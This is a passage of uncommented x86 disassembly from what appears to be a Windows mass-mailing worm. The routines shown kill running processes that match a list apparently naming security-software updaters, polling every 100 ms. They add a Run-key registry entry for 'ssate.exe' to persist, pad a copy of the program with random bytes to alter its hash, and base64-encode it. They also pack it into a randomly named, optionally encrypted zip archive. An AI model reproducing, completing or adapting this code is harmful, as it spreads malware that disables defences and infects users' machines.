    mov     ecx,eax
    shr     eax,1
    mov     edx,esi
    add     edx,00000634h
    mov     ebx,[edx]
    xor     eax,ebx
    and     ecx,00000001h
    or      ecx,ecx
    jz      L004010A7
    xor     eax,9908B0DFh
L004010A7:
    mov     [esi],eax
    add     esi,00000004h
    inc     [ebp-04h]
    cmp     dword ptr [ebp-04h],000000E3h
    jnz     L00401079
L004010B8:
    mov     eax,[esi]
    and     eax,80000000h
    mov     ebx,[esi+04h]
    and     ebx,7FFFFFFFh
    or      eax,ebx
    mov     ecx,eax
    shr     eax,1
    mov     edx,esi
    add     edx,FFFFFFC74h
    mov     ebx,[edx]
    xor     eax,ebx
    and     ecx,00000001h
    or      ecx,ecx
    jz      L004010E6
    xor     eax,9908B0DFh
L004010E6:
    mov     [esi],eax
    add     esi,00000004h
    inc     [ebp-04h]
    cmp     dword ptr [ebp-04h],0000026Fh
    jnz     L004010B8
    mov     edx,edi
    add     edx,00000630h
    mov     ebx,[edx]
    xor     eax,ebx
    and     ecx,00000001h
    or      ecx,ecx
    jz      L0040110F
    xor     eax,9908B0DFh
L0040110F:
    mov     [esi],eax
    mov     dword ptr [L004061A9],00000000h
L0040111B:
    mov     esi,edi
    mov     eax,[L004061A9]

```

```

    inc     [L004061A9]
    shl     eax,02h
    add     esi,eax
    mov     eax,[esi]
    mov     ebx,eax
    shr     eax,0Bh
    xor     ebx,eax
    mov     eax,ebx
    shl     eax,07h
    and     eax,9D2C5680h
    xor     ebx,eax
    mov     eax,ebx
    shl     eax,0Fh
    and     eax,EFC60000h
    xor     ebx,eax
    mov     eax,ebx
    shr     eax,12h
    xor     eax,ebx
    xor     edx,edx
    div     [ebp+08h]
    mov     eax,edx
    pop     ebx
    pop     edi
    pop     esi
    leave
    retn    0004h
;-----
SUB_L00401163:
    push    ebp
    mov     ebp,esp
    push    edi
    cld
    mov     edi,[ebp+08h]
    mov     ecx,[ebp+0Ch]
    shr     ecx,02h
    xor     eax,eax
    jecxz   L00401177
    rep stosd
L00401177:
    mov     ecx,[ebp+0Ch]
    and     ecx,00000003h
    jecxz   L00401181
    rep stosb
L00401181:
    pop     edi
    leave
    retn    0008h
;-----
SUB_L00401186:
    push    ebx
    push    esi
    xor     edx,edx
    xor     ebx,ebx
    mov     dx,ax
    shr     eax,10h
L00401192:

```

```

        mov     bl,[esi]
        add     edx,ebx
        cmp     edx,0000FFF1h
        jl      L004011A4
        sub     edx,0000FFF1h
L004011A4:
        add     eax,edx
        cmp     eax,0000FFF1h
        jl      L004011B2
        sub     eax,0000FFF1h
L004011B2:
        inc     esi
        loop    L00401192
        shl     eax,10h
        mov     ax,dx
        pop     esi
        pop     ebx
        retn

```

SUB_L004011BE:

```

        push    ebp
        mov     ebp,esp
        push    edi
        push    ebx
        mov     ebx,[ebp+0Ch]
        mov     edi,[ebp+08h]
L004011C9:
        push    00000019h
        call    SUB_L0040103B
        add     eax,00000061h
        cld
        stosb
        dec     ebx
        jnz     L004011C9
        pop     ebx
        pop     edi
        leave
        retn    0008h

```

SUB_L004011DE:

```

        push    ebp
        mov     ebp,esp
        push    edi
        push    ebx
        mov     ebx,[ebp+0Ch]
        mov     edi,[ebp+08h]
L004011E9:
        push    00000009h
        call    SUB_L0040103B
        add     eax,00000030h
        cld
        stosb
        dec     ebx
        jnz     L004011E9
        pop     ebx
        pop     edi

```

```

        leave
        retn     0008h
;-----
SUB_L004011FE:
        push     ebp
        mov      ebp,esp
        add      esp,FFFFFFFCh
        push     ebx
        push     [ebp+08h]
        call     jmp_KERNEL32.DLL!strlenA
        mov      ebx,eax
        push     [ebp+10h]
        call     jmp_KERNEL32.DLL!strlenA
        add      ebx,eax
        add      ebx,00000010h
        push     ebx
        push     00000040h
        call     jmp_KERNEL32.DLL!GlobalAlloc
        mov      [ebp-04h],eax
        push     [ebp+0Ch]
        push     [ebp+08h]
        call     jmp_shlwapi.dll!StrStrIA
        or       eax,eax
        jz       L00401269
        mov      byte ptr [eax],00h
        mov      ebx,eax
        push     [ebp+0Ch]
        call     jmp_KERNEL32.DLL!strlenA
        add      ebx,eax
        push     [ebp+08h]
        push     [ebp-04h]
        call     jmp_KERNEL32.DLL!strcpyA
        push     [ebp+10h]
        push     [ebp-04h]
        call     jmp_KERNEL32.DLL!strcatA
        push     ebx
        push     [ebp-04h]
        call     jmp_KERNEL32.DLL!strcatA
        mov      eax,[ebp-04h]
        jmp      L00401273
L00401269:
        push     [ebp-04h]
        call     jmp_KERNEL32.DLL!GlobalFree
        xor      eax,eax
L00401273:
        pop      ebx
        leave
        retn     000Ch
;-----
SUB_L00401278:
        push     ebp
        mov      ebp,esp
        push     [ebp+08h]
        push     00000000h
        push     00000001h
        call     jmp_KERNEL32.DLL!OpenProcess

```

```

        or     eax,eax
        jz     L00401299
        push  eax
        push  00000000h
        push  eax
        call  jmp_KERNEL32.DLL!TerminateProcess
        call  jmp_KERNEL32.DLL!CloseHandle
L00401299:
        leave
        retn  0004h
;-----
SUB_L0040129D:
        push  ebp
        mov   ebp,esp
        add   esp,FFFFFFFCh
        push  esi
        push  edi
        push  ebx
        mov   dword ptr [ebp-04h],00000000h
        mov   esi,[ebp+08h]
        mov   edi,[ebp+0Ch]
        mov   ecx,[ebp+10h]
        xor   eax,eax
L004012B8:
        xor   ebx,ebx
        lodsb
        shl   eax,08h
        loop  L004012C7
        shl   eax,08h
        inc   ebx
        inc   ebx
        jmp   L004012D2
L004012C7:
        lodsb
        shl   eax,08h
        loop  L004012D0
        inc   ebx
        jmp   L004012D2
L004012D0:
        lodsb
        dec   ecx
L004012D2:
        push  ecx
        push  00000004h
        pop   ecx
        push  ecx
L004012D7:
        rol   edx,08h
        mov   dl,al
        and   dl,3Fh
        shr   eax,06h
        loop  L004012D7
        pop   ecx
        call  SUB_L00401319
        xchg  eax,edx
        stosd

```



```

    xchg    eax,edx
    inc     [ebp-04h]
    cmp     dword ptr [ebp-04h],00000012h
    jnz     L00401305
    mov     dword ptr [ebp-04h],00000000h
    push    eax
    mov     ax,0A0Dh
    stosw
    pop     eax
L00401305:
    pop     ecx
    or      ecx,ecx
    jnz     L004012B8
    mov     ecx,ebx
    sub     edi,ecx
    mov     al,3Dh
    rep stosb
    pop     ebx
    pop     edi
    pop     esi
    leave
    retn    000Ch
;-----
SUB_L00401319:
    cmp     dl,3Eh
    jnc     L00401335
    cmp     dl,33h
    ja      L00401330
    add     dl,41h
    cmp     dl,5Ah
    jbe     L0040132E
    add     dl,06h
L0040132E:
    jmp     L0040133E
L00401330:
    add     dl,FCh
    jmp     L0040133E
L00401335:
    sub     dl,3Eh
    shl     dl,02h
    add     dl,2Bh
L0040133E:
    rol     edx,08h
    loop    SUB_L00401319
    retn
;-----
SUB_L00401344:
    push    ebp
    mov     ebp,esp
    push    [ebp+08h]
    push    00000001h
    push    00000000h
    call    jmp_ole32.dll!CreateStreamOnHGlobal
    leave
    retn    0004h
;-----

```

SUB_L00401357:

```
push    ebp
mov     ebp,esp
mov     edx,[ebp+08h]
mov     edx,[edx]
push    [ebp+08h]
call    [edx+08h]
leave
retn    0004h
```

SUB_L00401369:

```
push    ebp
mov     ebp,esp
add     esp,FFFFFFF8h
lea     edx,[ebp-08h]
push    [ebp+0Ch]
pop     [edx]
mov     dword ptr [edx+04h],00000000h
mov     edx,[ebp+08h]
mov     edx,[edx]
push    00000000h
push    [ebp+10h]
push    [ebp-04h]
push    [ebp-08h]
push    [ebp+08h]
call    [edx+14h]
leave
retn    000Ch
```

SUB_L00401398:

```
push    ebp
mov     ebp,esp
add     esp,FFFFFFF8h
push    esi
lea     esi,[ebp-08h]
mov     dword ptr [esi],00000000h
mov     dword ptr [esi+04h],00000000h
mov     edx,[ebp+08h]
mov     edx,[edx]
lea     eax,[ebp-08h]
push    eax
push    00000002h
push    [ebp-04h]
push    [ebp-08h]
push    [ebp+08h]
call    [edx+14h]
mov     eax,[esi]
pop     esi
leave
retn    0004h
```

SUB_L004013CD:

```
push    ebp
mov     ebp,esp
push    00000002h
push    00000000h
```

```

        push    [ebp+08h]
        call    SUB_L00401369
        leave
        retn    0004h
;-----
SUB_L004013E0:
        push    ebp
        mov     ebp,esp
        push    00000000h
        push    00000000h
        push    [ebp+08h]
        call    SUB_L00401369
        leave
        retn    0004h
;-----
SUB_L004013F3:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFF8h
        lea     edx,[ebp-08h]
        mov     dword ptr [edx],00000000h
        mov     dword ptr [edx+04h],00000000h
        push    [ebp+08h]
        call    SUB_L004013E0
        mov     edx,[ebp+08h]
        mov     edx,[edx]
        push    [ebp-04h]
        push    [ebp-08h]
        push    [ebp+08h]
        call    [edx+18h]
        leave
        retn    0004h
;-----
SUB_L00401426:
        push    ebp
        mov     ebp,esp
        push    ebx
        push    [ebp+08h]
        call    jmp_KERNEL32.DLL!strlenA
        mov     ecx,eax
        mov     edx,F1E2D3C4h
        jecxz   L00401450
        mov     eax,[ebp+08h]
L0040143E:
        mov     ebx,edx
        shl     edx,05h
        shr     ebx,1Bh
        or      edx,ebx
        movzx   ebx,[eax]
        inc     eax
        add     edx,ebx
        loop    L0040143E
L00401450:
        mov     eax,edx
        pop     ebx
        leave

```

```

        retn     0004h
;-----
SUB_L00401457:
        push    ebp
        mov     ebp,esp
        mov     eax,[ebp+0Ch]
        shl     eax,02h
        push    eax
        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        mov     ecx,[ebp+08h]
        mov     [ecx],eax
        leave
        retn     0008h
;-----
SUB_L00401471:
        push    ebp
        mov     ebp,esp
        mov     eax,[ebp+10h]
        xor     edx,edx
        mov     ecx,[ebp+0Ch]
        div     ecx
        shl     edx,02h
        mov     eax,[ebp+08h]
        mov     eax,[eax]
        add     eax,edx
        cmp     dword ptr [eax],00000000h
        jnz     L004014A1
        push    eax
        push    00000008h
        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        pop     edx
        mov     [edx],eax
        push    [ebp+10h]
        pop     [eax]
        jmp     L004014CE
L004014A1:
        mov     eax,[eax]
L004014A3:
        or      eax,eax
        jz      L004014BB
        mov     edx,eax
        mov     ecx,[eax]
        cmp     ecx,[ebp+10h]
        jnz     L004014B6
        xor     eax,eax
        leave
        retn     000Ch
;-----
L004014B6:
        mov     eax,[eax+04h]
        jmp     L004014A3
L004014BB:
        push    edx
        push    00000008h

```

```

        push    00000040h
        call    jmp_KERNEL32.DLL!GlobalAlloc
        pop     edx
        mov     [edx+04h],eax
        push    [ebp+10h]
        pop     [eax]
L004014CE:
        xor     eax,eax
        inc     eax
        leave
        retn    000Ch
;-----
SUB_L004014D5:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFD4h
        push    edi
        mov     dword ptr [ebp-00000128h],00000128h
        push    00000000h
        push    00000002h
        call    jmp_KERNEL32.DLL!CreateToolhelp32Snapshot
        mov     [ebp-0000012Ch],eax
        lea     eax,[ebp-00000128h]
        push    eax
        push    [ebp-0000012Ch]
        call    jmp_KERNEL32.DLL!Process32First
L0040150A:
        or      eax,eax
        jz      L00401552
        mov     edi,SSZ00406044_ATUPDATER_EXE
L00401513:
        cld
        mov     edx,edi
        xor     eax,eax
        or      ecx,FFFFFFFFh
        repne scasb
        push    edx
        lea     eax,[ebp-00000104h]
        push    eax
        call    jmp_shlwapi.dll!StrStrIA
        or      eax,eax
        jz      L00401539
        push    [ebp-00000120h]
        call    SUB_L00401278
L00401539:
        cmp     byte ptr [edi],00h
        jnz     L00401513
        lea     eax,[ebp-00000128h]
        push    eax
        push    [ebp-0000012Ch]
        call    jmp_KERNEL32.DLL!Process32Next
        jmp     L0040150A
L00401552:
        push    [ebp-0000012Ch]
        call    jmp_KERNEL32.DLL!CloseHandle
        xor     eax,eax

```

```

        pop     edi
        leave
        retn
;-----
L00401562:
        push    ebp
        mov     ebp,esp
L00401565:
        call    SUB_L004014D5
        push    00000064h
        call    jmp_KERNEL32.DLL!Sleep
        jmp     L00401565
        xor     eax,eax
        leave
        retn     0004h
;-----
SUB_L00401579:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFFCh
        lea     eax,[ebp-04h]
        push    eax
        push    00000000h
        push    00000000h
        push    L00401562
        push    00000000h
        push    00000000h
        call    jmp_KERNEL32.DLL!CreateThread
        leave
        retn
;-----
SUB_L00401597:
        xor     eax,eax
        jmp     L004015B8
L0040159B:
        mov     edx,eax
        shl     edx,1
        mov     ecx,00000009h
L004015A4:
        shr     edx,1
        jnc     L004015AE
        xor     edx,EDB88320h
L004015AE:
        loop    L004015A4
        mov     [L00409860+eax*4],edx
        inc     eax
L004015B8:
        cmp     eax,00000100h
        jc      L0040159B
        retn
;-----
SUB_L004015C0:
        push    ebp
        mov     ebp,esp
        push    esi
        mov     eax,[ebp+08h]

```

```

not     eax
mov     esi,[ebp+0Ch]
mov     ecx,[ebp+10h]
L004015CF:
mov     edx,eax
shr     edx,08h
xor     al,[esi]
and     eax,000000FFh
mov     eax,[L00409860+eax*4]
xor     eax,edx
inc     esi
loop    L004015CF
not     eax
pop     esi
leave
retn    000Ch
;-----

```

```

SUB_L004015EE:
push    ebp
mov     ebp,esp
mov     edx,[ebp+08h]
movzx   eax,[ebp+0Ch]
xor     al,dl
mov     eax,[L00409860+eax*4]
shr     edx,08h
xor     eax,edx
leave
retn    0008h
;-----

```

```

SUB_L0040160A:
push    ebp
mov     ebp,esp
mov     al,[ebp+08h]
push    eax
push    [L00409C60]
call    SUB_L004015EE
mov     [L00409C60],eax
and     eax,000000FFh
add     eax,[L00409C64]
xor     edx,edx
mov     ecx,08088405h
mul     ecx
inc     eax
mov     [L00409C64],eax
shr     eax,18h
push    eax
push    [L00409C68]
call    SUB_L004015EE
mov     [L00409C68],eax
leave
retn    0004h
;-----

```

```

SUB_L00401653:
push    ebp
mov     ebp,esp
mov     ecx,[L00409C68]

```

```

    and    ecx,0000FFFFh
    or     ecx,00000002h
    mov    eax,ecx
    xor    ecx,00000001h
    xor    edx,edx
    mul    ecx
    shr    eax,08h
    push   eax
    mov    al,[ebp+08h]
    push   eax
    call   SUB_L0040160A
    pop    eax
    xor    al,[ebp+08h]
    leave
    retn   0004h
;-----
SUB_L00401683:
    push   ebp
    mov    ebp,esp
    push   esi
    mov    dword ptr [L00409C60],12345678h
    mov    dword ptr [L00409C64],23456789h
    mov    dword ptr [L00409C68],34567890h
    mov    esi,[ebp+08h]
    lodsb
    jmp    L004016B2
L004016AB:
    push   eax
    call   SUB_L0040160A
    lodsb
L004016B2:
    or     al,al
    jnz    L004016AB
    pop    esi
    leave
    retn   0004h
;-----
SUB_L004016BB:
    push   ebp
    mov    ebp,esp
    add    esp,FFFFFFE8h
    push   esi
    push   edi
    push   [ebp+08h]
    call   SUB_L00401683
    mov    dword ptr [ebp-10h],00000000h
    lea    edi,[ebp-0Ah]
    jmp    L004016EE
L004016D7:
    push   0000FFFFh
    call   SUB_L0040103B
    shr    eax,07h
    push   eax
    call   SUB_L00401653
    stosb
    inc    [ebp-10h]

```



```

L004016EE:
    cmp     dword ptr [ebp-10h],0000000Ah
    jc      L004016D7
    lea     esi,[ebp-0Ah]
    push    [ebp+08h]
    call    SUB_L00401683
    mov     dword ptr [ebp-10h],00000000h
    jmp     L00401729

L00401708:
    lodsb
    push    eax
    call    SUB_L00401653
    mov     [ebp-15h],al
    push    00000000h
    lea     eax,[ebp-14h]
    push    eax
    push    00000001h
    lea     eax,[ebp-15h]
    push    eax
    push    [ebp+10h]
    call    jmp_KERNEL32.DLL!WriteFile
    inc     [ebp-10h]

L00401729:
    cmp     dword ptr [ebp-10h],0000000Ah
    jc      L00401708
    mov     eax,[ebp+0Ch]
    shr     eax,10h
    push    eax
    call    SUB_L00401653
    mov     [ebp-15h],al
    push    00000000h
    lea     eax,[ebp-14h]
    push    eax
    push    00000001h
    lea     eax,[ebp-15h]
    push    eax
    push    [ebp+10h]
    call    jmp_KERNEL32.DLL!WriteFile
    mov     eax,[ebp+0Ch]
    shr     eax,18h
    push    eax
    call    SUB_L00401653
    mov     [ebp-15h],al
    push    00000000h
    lea     eax,[ebp-14h]
    push    eax
    push    00000001h
    lea     eax,[ebp-15h]
    push    eax
    push    [ebp+10h]
    call    jmp_KERNEL32.DLL!WriteFile
    pop     edi
    pop     esi
    leave
    retn    000Ch

```

;------

```

SUB_L0040177B:
    push    ebp
    mov     ebp,esp
    add     esp,FFFFFFF8h
    push    ebx
    mov     ebx,[ebp+18h]
    push    [ebp+10h]
    push    [ebp+08h]
    push    [ebp+14h]
    call    SUB_L004016BB
    add     dword ptr [ebx],0000000Ch

L00401796:
    push    00000000h
    lea     eax,[ebp-08h]
    push    eax
    push    00000001h
    lea     eax,[ebp-01h]
    push    eax
    push    [ebp+0Ch]
    call    jmp_KERNEL32.DLL!ReadFile
    cmp     dword ptr [ebp-08h],00000000h
    jz      L004017D4
    mov     al,[ebp-01h]
    push    eax
    call    SUB_L00401653
    mov     [ebp-01h],al
    push    00000000h
    lea     eax,[ebp-08h]
    push    eax
    push    00000001h
    lea     eax,[ebp-01h]
    push    eax
    push    [ebp+10h]
    call    jmp_KERNEL32.DLL!WriteFile
    inc     [ebx]
    jmp     L00401796

L004017D4:
    pop     ebx
    leave
    retn    0014h

;-----
SUB_L004017D9:
    push    ebp
    mov     ebp,esp
    add     esp,FFFFFFF0h
    lea     eax,[ebp-10h]
    push    eax
    call    jmp_KERNEL32.DLL!GetLocalTime
    mov     eax,[ebp+0Ch]
    mov     dx,[ebp-10h]
    sub     dx,07BCh
    shl     dx,09h
    mov     cx,[ebp-0Eh]
    shl     cx,05h
    or      cx,[ebp-0Ah]
    or      dx,cx

```

```

mov     [eax],dx
mov     eax,[ebp+08h]
mov     dx,[ebp-08h]
shl     dx,0Bh
mov     cx,[ebp-06h]
shl     cx,05h
or      dx,cx
mov     [eax],dx
leave
retn    0008h
;-----
SUB_L00401827:
push    ebp
mov     ebp,esp
add     esp,FFFFFFF4h
push    00002000h
push    00000000h
call    jmp_KERNEL32.DLL!GlobalAlloc
mov     [ebp-04h],eax
mov     dword ptr [ebp-0Ch],00000000h
push    00000000h
push    00000000h
push    00000000h
push    [ebp+08h]
call    jmp_KERNEL32.DLL!SetFilePointer
L00401851:
push    00000000h
lea     eax,[ebp-08h]
push    eax
push    00002000h
push    [ebp-04h]
push    [ebp+08h]
call    jmp_KERNEL32.DLL!ReadFile
cmp     dword ptr [ebp-08h],00000000h
jnz     L0040186F
jmp     L00401882
L0040186F:
push    [ebp-08h]
push    [ebp-04h]
push    [ebp-0Ch]
call    SUB_L004015C0
mov     [ebp-0Ch],eax
jmp     L00401851
L00401882:
push    [ebp-04h]
call    jmp_KERNEL32.DLL!GlobalFree
push    00000000h
push    00000000h
push    00000000h
push    [ebp+08h]
call    jmp_KERNEL32.DLL!SetFilePointer
mov     eax,[ebp-0Ch]
leave
retn    0004h
;-----
SUB_L0040189F:

```

```

push    ebp
mov     ebp,esp
add     esp,FFFFFFF80h
push    ebx
push    esi
xor     ebx,ebx
push    00002000h
push    00000000h
call    jmp_KERNEL32.DLL!GlobalAlloc
mov     [ebp-7Ch],eax
push    00000000h
push    00000000h
push    00000003h
push    00000000h
push    00000003h
push    80000000h
push    [ebp+08h]
call    jmp_KERNEL32.DLL!CreateFileA
mov     [ebp-04h],eax
inc     eax
jz      L00401AC6
push    00000000h
push    00000000h
push    00000002h
push    00000000h
push    00000003h
push    40000000h
push    [ebp+0Ch]
call    jmp_KERNEL32.DLL!CreateFileA
mov     [ebp-08h],eax
inc     eax
jz      L00401AC6
push    0000001Eh
lea     eax,[ebp-32h]
push    eax
call    SUB_L00401163
push    00000016h
lea     eax,[ebp-48h]
push    eax
call    SUB_L00401163
push    0000002Eh
lea     eax,[ebp-76h]
push    eax
call    SUB_L00401163
cmp     dword ptr [ebp+14h],00000000h
jz      L0040192B
or      word ptr [ebp-2Ch],0001h
or      word ptr [ebp-6Eh],0001h
L0040192B:
push    [ebp+10h]
call    jmp_KERNEL32.DLL!strlenA
mov     [ebp-80h],eax
mov     dword ptr [ebp-32h],04034B50h
mov     word ptr [ebp-70h],000Ah
push    word ptr [ebp-70h]
pop     word ptr [ebp-2Eh]

```

```

lea     eax,[ebp-26h]
push    eax
lea     eax,[ebp-28h]
push    eax
call    SUB_L004017D9
push    word ptr [ebp-28h]
pop     word ptr [ebp-6Ah]
push    word ptr [ebp-26h]
pop     word ptr [ebp-68h]
push    [ebp-04h]
call    SUB_L00401827
mov     [ebp-24h],eax
mov     [ebp-66h],eax
push    00000000h
push    [ebp-04h]
call    jmp_KERNEL32.DLL!GetFileSize
mov     [ebp-20h],eax
mov     [ebp-62h],eax
mov     [ebp-1Ch],eax
mov     [ebp-5Eh],eax
cmp     dword ptr [ebp+14h],00000000h
jz      L0040199A
add     dword ptr [ebp-20h],0000000Ch
add     dword ptr [ebp-62h],0000000Ch
L0040199A:
mov     eax,[ebp-80h]
mov     [ebp-18h],ax
mov     [ebp-5Ah],ax
push    [ebp-80h]
pop     [ebp-14h]
add     dword ptr [ebp-14h],0000001Eh
push    00000000h
lea     eax,[ebp-10h]
push    eax
push    0000001Eh
lea     eax,[ebp-32h]
push    eax
push    [ebp-08h]
call    jmp_KERNEL32.DLL!WriteFile
push    00000000h
lea     eax,[ebp-10h]
push    eax
push    [ebp-80h]
push    [ebp+10h]
push    [ebp-08h]
call    jmp_KERNEL32.DLL!WriteFile
cmp     dword ptr [ebp+14h],00000000h
jz      L004019F4
lea     eax,[ebp-14h]
push    eax
push    [ebp+14h]
push    [ebp-08h]
push    [ebp-04h]
push    [ebp-66h]
call    SUB_L0040177B
jmp     L00401A2C

```

```

L004019F4:
    push    00000000h
    lea     eax,[ebp-0Ch]
    push    eax
    push    00002000h
    push    [ebp-7Ch]
    push    [ebp-04h]
    call    jmp_KERNEL32.DLL!ReadFile
    cmp     dword ptr [ebp-0Ch],00000000h
    jz      L00401A2C
    push    00000000h
    lea     eax,[ebp-10h]
    push    eax
    push    [ebp-0Ch]
    push    [ebp-7Ch]
    push    [ebp-08h]
    call    jmp_KERNEL32.DLL!WriteFile
    mov     eax,[ebp-0Ch]
    add     [ebp-14h],eax
    jmp     L004019F4

```

```

L00401A2C:
    push    [ebp-14h]
    pop     [ebp-38h]
    mov     dword ptr [ebp-76h],02014B50h
    mov     word ptr [ebp-72h],0014h
    mov     word ptr [ebp-70h],000Ah
    mov     word ptr [ebp-52h],0001h
    mov     dword ptr [ebp-50h],00000020h
    push    00000000h
    lea     eax,[ebp-10h]
    push    eax
    push    0000002Eh
    lea     eax,[ebp-76h]
    push    eax
    push    [ebp-08h]
    call    jmp_KERNEL32.DLL!WriteFile
    add     dword ptr [ebp-14h],0000002Eh
    mov     eax,[ebp-80h]
    add     [ebp-14h],eax
    xchg    eax,edx
    push    00000000h
    lea     eax,[ebp-10h]
    push    eax
    push    edx
    push    [ebp+10h]
    push    [ebp-08h]
    call    jmp_KERNEL32.DLL!WriteFile
    mov     dword ptr [ebp-48h],06054B50h
    mov     word ptr [ebp-40h],0001h
    push    word ptr [ebp-40h]
    pop     word ptr [ebp-3Eh]
    mov     eax,[ebp-14h]
    sub     eax,[ebp-38h]
    mov     [ebp-3Ch],eax
    push    00000000h
    lea     eax,[ebp-10h]

```

```

        push    eax
        push    00000016h
        lea     eax,[ebp-48h]
        push    eax
        push    [ebp-08h]
        call    jmp_KERNEL32.DLL!WriteFile
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!CloseHandle
        push    [ebp-08h]
        call    jmp_KERNEL32.DLL!CloseHandle
        inc     ebx

L00401AC6:
        push    [ebp-7Ch]
        call    jmp_KERNEL32.DLL!GlobalFree
        mov     eax,ebx
        pop     esi
        pop     ebx
        leave
        retn    0010h
;-----
SUB_L00401AD6:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFFCh
        lea     eax,[ebp-04h]
        push    eax
        push    SSZ004061B1_SOFTWARE_Microsoft_Windows_Curre
        push    80000001h
        call    jmp_advapi32.dll!RegCreateKeyA
        push    L00409E60
        call    jmp_KERNEL32.DLL!strlenA
        push    eax
        push    L00409E60
        push    00000001h
        push    00000000h
        push    SSZ0040602F_ssate_exe
        push    [ebp-04h]
        call    jmp_advapi32.dll!RegSetValueExA
        push    [ebp-04h]
        call    jmp_advapi32.dll!RegCloseKey
        leave
        retn
;-----
SUB_L00401B1A:
        push    ebp
        mov     ebp,esp
        add     esp,FFFFFFFCh
        push    SSZ0040601D_SOFTWARE_DateTime
        push    80000001h
        call    jmp_advapi32.dll!RegDeleteKeyA
        lea     eax,[ebp-04h]
        push    eax
        push    SSZ004061B1_SOFTWARE_Microsoft_Windows_Curre
        push    80000001h
        call    jmp_advapi32.dll!RegCreateKeyA
        push    SSZ0040602F_ssate_exe

```

```

push    [ebp-04h]
call    jmp_advapi32.dll!RegDeleteValueA
push    [ebp-04h]
call    jmp_advapi32.dll!RegCloseKey
push    00000000h
call    jmp_KERNEL32.DLL!ExitProcess
leave
retn

```

SUB_L00401B60:

```

mov     eax,ebx
mov     eax,[eax+3Ch]
add     eax,ebx
movzx   ecx,[eax+06h]
dec     ecx
xor     edx,edx
mov     eax,00000028h
mul     ecx
mov     edx,ebx
mov     edx,[edx+3Ch]
add     edx,ebx
add     eax,edx
add     eax,000000F8h
retn

```

SUB_L00401B84:

```

push    ebp
mov     ebp,esp
add     esp,FFFFFFF4h
push    ebx
push    edi
push    00000BB8h
call    jmp_KERNEL32.DLL!Sleep
push    00000000h
push    00000000h
push    00000003h
push    00000000h
push    00000003h
push    C0000000h
push    [ebp+08h]
call    jmp_KERNEL32.DLL!CreateFileA
mov     [ebp-04h],eax
inc     eax
jz      L00401C5B
xor     edi,edi
push    00000000h
push    00000000h
push    00000000h
push    00000004h
push    00000000h
push    [ebp-04h]
call    jmp_KERNEL32.DLL!CreateFileMappingA
or      eax,eax
jz      L00401BFD
push    eax
push    00000000h

```



```

        push    00000000h
        push    00000000h
        push    000F001Fh
        push    eax
        call    jmp_KERNEL32.DLL!MapViewOfFile
        or      eax,eax
        jz      L00401BF8
        mov     ebx,eax
        call    SUB_L00401B60
        mov     edi,[eax+14h]
        add     edi,[eax+10h]
        push    ebx
        call    jmp_KERNEL32.DLL!UnmapViewOfFile
L00401BF8:
        call    jmp_KERNEL32.DLL!CloseHandle
L00401BFD:
        push    00000000h
        push    00000000h
        push    edi
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!SetFilePointer
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!SetEndOfFile
        push    00000002h
        push    00000000h
        push    00000000h
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!SetFilePointer
        push    000005DCh
        call    SUB_L0040103B
        add     eax,00000005h
        mov     edi,eax
L00401C2F:
        push    000000C8h
        call    SUB_L0040103B
        mov     [ebp-09h],al
        push    00000000h
        lea     eax,[ebp-08h]
        push    eax
        push    00000001h
        lea     eax,[ebp-09h]
        push    eax
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!WriteFile
        dec     edi
        jnz     L00401C2F
        push    [ebp-04h]
        call    jmp_KERNEL32.DLL!CloseHandle
L00401C5B:
        pop     edi
        pop     ebx
        leave
        retn    0004h
;-----
SUB_L00401C61:
        push    ebp

```

```

mov     ebp,esp
add     esp,FFFFFFD0h
push    ebx
push    00002000h
push    00000040h
call    jmp_KERNEL32.DLL!GlobalAlloc
mov     [ebp-0Ch],eax
push    L00409E60
push    [ebp-0Ch]
call    jmp_KERNEL32.DLL!strcpyA
push    [ebp-0Ch]
call    jmp_shlwapi.dll!StrDupA
mov     [ebp-10h],eax
push    SSZ004061DF_open
push    [ebp-0Ch]
call    jmp_KERNEL32.DLL!strcatA
push    00000064h
push    L00409C6C
call    SUB_L00401163
push    [ebp-10h]
call    SUB_L00401B84
push    0000001Eh
lea     eax,[ebp-2Eh]
push    eax
call    SUB_L00401163
push    00000005h
call    SUB_L0040103B
add     eax,00000005h
push    eax
lea     eax,[ebp-2Eh]
push    eax
call    SUB_L004011BE
push    SSZ004061E4__exe
lea     eax,[ebp-2Eh]
push    eax
call    jmp_KERNEL32.DLL!strcatA
push    00000002h
call    SUB_L0040103B
or      eax,eax
jnz     L00401D14
mov     dword ptr [L004061FF],L004061EE
push    00000005h
push    L00409C6C
call    SUB_L004011DE
push    L00409C6C
lea     eax,[ebp-2Eh]
push    eax
push    [ebp-0Ch]
push    [ebp-10h]
call    SUB_L0040189F
jmp     L00401D2E

L00401D14:
push    00000080h
push    [ebp-0Ch]
call    jmp_KERNEL32.DLL!SetFileAttributesA
push    00000000h

```

```

push    [ebp-0Ch]
push    [ebp-10h]
call    jmp_KERNEL32.DLL!CopyFileA
L00401D2E:
test     eax,eax
jz      L00401DD0
push     00000000h
push     00000000h
push     00000003h
push     00000000h
push     00000003h
push     80000000h
push     [ebp-0Ch]
call    jmp_KERNEL32.DLL!CreateFileA
mov     [ebp-04h],eax
inc     eax
jz      L00401DD0
push     00000000h
push     [ebp-04h]
call    jmp_KERNEL32.DLL!GetFileSize
mov     [ebp-08h],eax
inc     eax
jz      L00401DC8
push     00000000h
push     00000000h
push     00000000h
push     00000002h
push     00000000h
push     [ebp-04h]
call    jmp_KERNEL32.DLL!CreateFileMappingA
or      eax,eax
jz      L00401DC8
mov     ebx,eax
push     00000000h
push     00000000h
push     00000000h
push     00000004h
push     eax
call    jmp_KERNEL32.DLL!MapViewOfFile
or      eax,eax
jz      L00401DC2
push     eax
mov     eax,[ebp-08h]
shl     eax,1
push     eax
push     00000040h
call    jmp_KERNEL32.DLL!GlobalAlloc
mov     [L004061F3],eax
mov     edx,[esp]
push     [ebp-08h]
push     eax
push     edx
call    SUB_L0040129D
push     [L004061F3]
call    jmp_KERNEL32.DLL!strlenA
mov     [L004061F7],eax

